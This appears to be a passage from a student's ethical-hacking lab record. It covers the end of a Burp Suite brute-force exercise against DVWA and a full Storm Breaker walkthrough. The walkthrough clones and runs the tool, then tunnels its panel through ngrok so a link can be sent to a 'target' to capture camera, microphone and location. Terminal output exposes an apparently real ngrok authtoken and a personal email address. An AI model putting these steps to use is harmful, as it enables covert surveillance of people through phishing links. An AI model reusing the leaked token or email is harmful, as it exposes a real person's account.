8. Next select payload set as 2 and add the password and start the attack.
9. Then it will list the set of usernames and possible passwords and the status of the outcome.
10. If the status is 4986 then that combination is the correct username and password identified by the tool.

### Output:









2. Intruder attack of http://192.168.1.5							
Attack Save Columns							
2. Intruder attack of http://192.168.1.5							
Attack Save Columns							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Req...	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4920	
1	vivek	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4986	
2	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4986	
3	test	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4919	
4	vivek	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4920	
5	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4919	
6	test	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4920	

**Result:** Thus, we performed a brute force attack using burp suite on DVWA successfully.

## Ex.9

## Hacking Using Storm Breaker


### Date:

**Aim:** To Perform a webcam hacking using the storm breaker

### Procedure:

1. Start the Kali machine and open the terminal
2. Type the github code and install the storm breaker ->  
git clone <https://github.com/ultrasecurity/Strom-Breaker.git>
3. Create a directory for it and install the Python requirements.
4. Install the storm breaker using the command -> bash install.sh
5. Type python3 st.py and it will start the storm breaker.
6. To expose the storm breaker to the internet, we need to install ngrok.
7. Download ngrok for linux from the official website and open a new terminal and extract it using the following command  
sudo tar xvfz ~/Downloads/ngrok-v3-stable-linux-amd64.tgz -C /usr/local/bin
8. log in to the ngrok account and get the authtoken. Run the following command to add your authtoken to the default ngrok.yml.

Run the following command to add your authtoken to the default ngrok.yml [configuration file](#).

```
$ ngrok config add-authtoken 
```



9. Finally open the ngrok server by specifying the port number mentioned in the storm breaker tool.
10. To convert the HTTP link as a local host for sending to the network type -  
><https://6375142-118-155-103.ngrok.io> -> <https://localhost:4545>
11. Here, we can see many options for hacking, including access to camera, microphone, location and more.

### Output:

```
root@kali: /opt/Storm-Breaker

File Actions Edit View Help

(root@kali)-[/opt/Storm-Breaker]
# ls
install.sh modules README.md requirements.txt Settings.json storm-web st.py

(root@kali)-[/opt/Storm-Breaker]
# apt install python3-requests python3-colorama python3-psutil
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-requests is already the newest version (2.31.0+dfsg-1).
python3-colorama is already the newest version (0.4.6-4).
python3-psutil is already the newest version (5.9.8-1).
The following packages were automatically installed and are no longer required:
  cython3 debtags ettercap-common ettercap-graphical gcc-12-base kali-debtags libapache2-mod-php libarmadillo11 libboost-dev
  libboost1.74-dev libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcurl3-nss libgcc-12-dev libgdal3 libgeos3.12.0 libgumbo1
  libgupnp-igd-1.0-4 libhiredis0.14 libjavascriptcoregtk-4.0-18 libjim0.81 liblua5.1-2 liblua5.1-common
  libmagickcore-6.q16-6 libmagickcore-6.q16-6-extra libmagickwand-6.q16-6 libnfs13 libobjc-12-dev libopenblas-dev
  libopenblas-pthread-dev libopenblas0 libperl5.36 libpython3-all-dev libpython3.12 libpython3.12-dev librtlsdr0 libstdc++-12-dev
  libtexlua5.12 libuc11 libutf8proc2 libwebkit2gtk-4.0-37 libxsimd-dev libzxing2 lua-lpeg nss-plugin-pem perl-modules-5.36
  python3-all-dev python3-backcall python3-beniget python3-debian python3-future python3-gast python3-jdcal python3-pefile
  python3-pickleshare python3-pyminifier python3-pythran python3-qrcode python3-requests-toolbelt python3-rfc3986 python3-unicodcsv
  python3.12-dev xtl-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 64 not upgraded.

(root@kali)-[/opt/Storm-Breaker]
#
```

```
root@kali: /opt/Storm-Breaker

File Actions Edit View Help

(root@kali)-[/opt/Storm-Breaker]
# bash install.sh

Storm-Breaker's dependencies installer
Github: https://github.com/ultrasecurity/Storm-Breaker/

Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.6 MB]
22% [2 Packages 6,860 kB/19.6 MB 35%]
```

## python3 st.py


```
root@kali: /opt/Storm-Breaker

File Actions Edit View Help


[+] Web Panel Link : http://localhost:2525

[+] Please Run NGROK On Port 2525 AND Send Link To Target > ngrok http 2525


If You Want Exit And Turn Off localhost / press enter or CTRL+C
```



## Open a new terminal




## Login/signup to ngrok and get the authtoken for linux




**Paste the authtoken in the terminal and run the ngrok using the port mentioned in the storm breaker**

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ngrok config add-authtoken 2ARIJuULsZw1TtoXRtbtFELHjw6_civGAGfMJN8VkwXPpNcp  
Authtoken saved to configuration file: /home/kali/.config/ngrok/ngrok.yml  
(kali@kali)-[~]  
$ ngrok http 2525
```


```
kali@kali: ~  
File Actions Edit View Help  
ngrok (Ctrl+C to quit)  
Build better APIs with ngrok. Early access: ngrok.com/early-access  
Session Status      online  
Account             vivekrabinson1993@gmail.com (Plan: Free)  
Version             3.8.0  
Region              India (in)  
Latency              34ms  
Web Interface        http://127.0.0.1:4040  
Forwarding           https://9676-117-222-142-208.ngrok-free.app → http://localhost:2525  
Connections  
  ttl    opn    rt1    rt5    p50    p90  
  0      0      0.00  0.00  0.00  0.00
```




**Default username and password is admin**




I have copied 3<sup>rd</sup> option and running it on my target



Click continue and click allow this time



Storm breaker successfully hacked the target location



**Result:** Thus, we performed webcam hacking, and we collected the location from the victim using a storm breaker.